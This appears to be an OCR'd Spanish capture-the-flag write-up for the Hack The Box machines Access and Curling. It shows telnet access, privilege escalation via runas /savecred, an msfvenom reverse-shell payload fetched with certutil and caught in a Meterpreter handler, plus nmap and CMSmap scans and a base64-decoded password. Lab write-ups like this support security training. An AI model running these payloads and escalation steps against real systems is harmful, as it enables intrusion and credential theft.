Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
```

EXPLOTACIÓN DEL USUARIO.


EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/access]
└──╼ #telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>cd Desktop

C:\Users\security\Desktop>type user.txt
```

EXPLOTACIÓN DEL ROOT.

MANERA 1

https://ss64.com/nt/runas.html
Usaremos el comando Runas para indicar al sistema la ejecución de un programa o comando en nombre de otro usuario. El parámetro /user: indica el usuario con el que queremos correr el programa y el parámetro /savecred para utilizar contraseñas guardadas del usuario previamente en el sistema.
https://ss64.com/nt/cmd.html
Haremos uso del comando CMD para correr por consola otro comando o la ejecución de un programa. El parámetro /C simplemente indica que lo siguiente será el comando a ejecutar.
https://ss64.com/nt/type.html
usaremos la forma type archivo1.txt > archivo2.txt para pasar el contenido de un archivo a otro.

EXPLOTACIÓN DEL ROOT.

MANERA 1

```
C:\Users\security\Documents>runas /user:Administrator /savecred " cmd /C type C:\Use
rs\Administrator\Desktop\root.txt > C:\Users\Security\Documents\key.txt
```

```
C:\Users\security\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\Documents

03/03/2019  08:27 AM    <DIR>          .
03/03/2019  08:27 AM    <DIR>          ..
03/03/2019  08:27 AM                32 key.txt
               1 File(s)             32 bytes
               2 Dir(s)  16,765,272,064 bytes free

C:\Users\security\Documents>type key.txt
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/access]
└─── #msfvenom -p windows/meterpreter/reverse_tcp LPORT=4455 LHOST=10.10.14.8 -f exe
 > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/access]
└─── #ls
'Access Control.mbox'   'Access Control.zip'   backup.mdb
'Access Control.pst'     accessNmap.txt        shell.exe
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/access]
└─── #python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.14.8
lhost => 10.10.14.8
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.8:4455
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

```
C:\Users\security\Documents>certutil -split -urlcache -f http://10.10.14.8:8000/shell.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.

C:\Users\security\Documents>runas /user:Administrator /savecred /env shell.exe

C:\Users\security\Documents>
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.8:4455
[*] Sending stage (179779 bytes) to 10.10.10.98
[*] Meterpreter session 1 opened (10.10.14.8:4455 -> 10.10.10.98:49179) at 2019-03-03 09:4
9:05 -0500

meterpreter >
```

```
meterpreter > getuid
Server username: ACCESS\Administrator
meterpreter > cd /
meterpreter > cd Users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > shell
Process 564 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > shell
Process 608 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>cd Users/administrator
cd Users/administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.
```

Nivel 2

CURLING

OS: LINUX

DIFICULTAD: FACIL
4.4 / 10

PUNTOS: 20 PTS

IP: 10.10.10.150

RECONOCIMIENTO Y ESCANEO

```
┌──[x]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└─── #cat curlingNMAP.txt
# Nmap 7.70 scan initiated Thu Dec 20 09:58:48 2018 as: nmap -A -sV -oN curlingNMAP
.txt 10.10.10.150
Nmap scan report for 10.10.10.150
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
No exact OS matches for host (If you know what OS is running on it, see https://nma
p.org/submit/ ).
TCP/IP fingerprint:
```

Cewl Curling site!

Home

What's the object of curling?

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more, faster, bigger, higher" grind of most televised games.

My first post of curling in 2018!

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

Main Menu

Home

Login Form

Remember Me

Log in


Forgot your username?
Forgot your password?

RECONOCIMIENTO Y ESCANEO

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #cat curlingCMSMAP.txt
./cmsmap.py http://10.10.10.150 -F -f J -o cmsmapScan.txt
[-] Date & Time: 21/12/2018 04:10:01
[I] Threads: 5
[-] Target: http://10.10.10.150 (10.10.10.150)
[M] Website Not in HTTPS: http://10.10.10.150
[I] Server: Apache/2.4.29 (Ubuntu)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] No Robots.txt Found
[I] CMS Detection: Joomla
[I] Joomla Version: 3.8.8
[I] Joomla Website Template: protostar
[I] Joomla Administrator Template: isis
[I] Autocomplete Off Not Found: http://10.10.10.150/administrator/index.php
[-] Joomla Default Files:
[-] Joomla is likely to have a large number of default files
[-] Would you like to list them all?
[I] http://10.10.10.150/LICENSE.txt
[I] http://10.10.10.150/README.txt
[I] http://10.10.10.150/administrator/cache/index.html
```


RECONOCIMIENTO Y ESCANEO

```
[-] Checking interesting directories/files ...
[L] http://10.10.10.150/secret.txt
[L] http://10.10.10.150/cache/
[L] http://10.10.10.150/tmp/
```





```
[-] Output File Saved in: cmsmapScan.txt┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #base64 -d <<< Q3VybGluZzIwMTgh
Curling2018!┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
```

